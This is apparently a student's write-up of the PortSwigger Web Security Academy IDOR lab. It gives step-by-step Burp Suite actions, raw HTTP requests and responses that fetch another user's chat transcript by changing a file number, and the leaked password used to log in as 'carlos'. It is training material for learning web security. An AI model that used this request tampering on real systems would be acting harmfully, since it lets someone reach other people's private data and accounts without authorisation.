REPORT

Access control vulnerabilities

Lab1: Insecure direct object references

Objective: To exploit an IDOR vulnerability by finding Carlos's password to log in to their account.


Vulnerability: IDOR

Category: Access Control

Difficulty: Apprentice

Steps:

1. I accessed the Insecure Direct Object References (IDOR) lab on PortSwigger Web Security Academy.
2. I opened Burp Suite and launched the Burp Browser.
3. I accessed the lab website and opened the Live Chat section.
4. I sent a message in the chat and downloaded the chat transcript file.
5. I opened Burp Suite and went to Proxy to view all captured requests.
6. I identified the request used to download the chat transcript.
7. I right-clicked the request and selected Send to Repeater.
8. In the Repeater tab, I changed the transcript number from 3.txt to 1.txt and I clicked Send to execute the modified request.
9. In the response, I found the first chat transcript containing Carlos's password.
10. I copied the password and opened the login page.
11. I entered the username carlos and the password obtained from the transcript.
12. I successfully logged in and completed the lab.




Lab: Insecure direct object references

APPRENTICE
LAB
Not solved

This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs.


Solve the lab by finding the password for the user `carlos`, and logging into their account.

ACCESS THE LAB
Solution
Community solutions



Request
Response
Pretty
Raw
Hex


```
GET /download-transcript/2.txt HTTP/2
Host: 0a3b005303e5f3cb8137a7e400fb0022.web-security-academy.net
Cookie: session=PwyWAT2Wmm9ltJ05fhGE9s1V6CtUU2pC
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not.A-Brand";v="8", "Chromium";v="136"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a3b005303e5f3cb8137a7e400fb0022.web-security-academy.net/chat
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```



Request
Response
Pretty
Raw
Hex
Render


```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Content-Disposition: attachment; filename="2.txt"
X-Frame-Options: SAMEORIGIN
Content-Length: 248

CONNECTED: -- Now chatting with Hal Pline --<br/>You: hey<br/>Hal Pline: For every question you ask, I'll ask you five more.<br/>You: hello<br/>Hal Pline: Ask me anything at all, except that.<br/>Hal Pline: Sorry I don't know that, I'm not psychic.
```


Request
Response
Pretty
Raw
Hex


```
GET /download-transcript/1.txt HTTP/2
Host: 0a2b005303e5f2cb8137a7e400fb0022.web-security-academy.net
Cookie: session=PwyWATZWam5ltJ05ChGE9s1V6CtUUZpC
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not:A-Brand";v="8", "Chromium";v="156"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/156.0.0.0 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a2b005303e5f2cb8137a7e400fb0022.web-security-academy.net/chat
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

```


Request
Response
Pretty
Raw
Hex
Render

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Content-Disposition: attachment; filename="1.txt"
X-Frame-Options: SAMEORIGIN
Content-Length: 520

CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is 8627n3migmasxg37f9uj. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
```


Web Security Academy
Insecure direct object references
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home | My account | Live chat | Log out
My Account

Your username is: carlos

Email
Update email

Key learnings:

1. Understood the concept of Insecure Direct Object References.
2. Learned how predictable file names can expose private information.
3. Practiced inspecting HTTP requests using Burp Suite.
4. Learned how to modify and resend requests using Repeater.
5. Learned how IDOR vulnerabilities can lead to unauthorized access to

   sensitive information.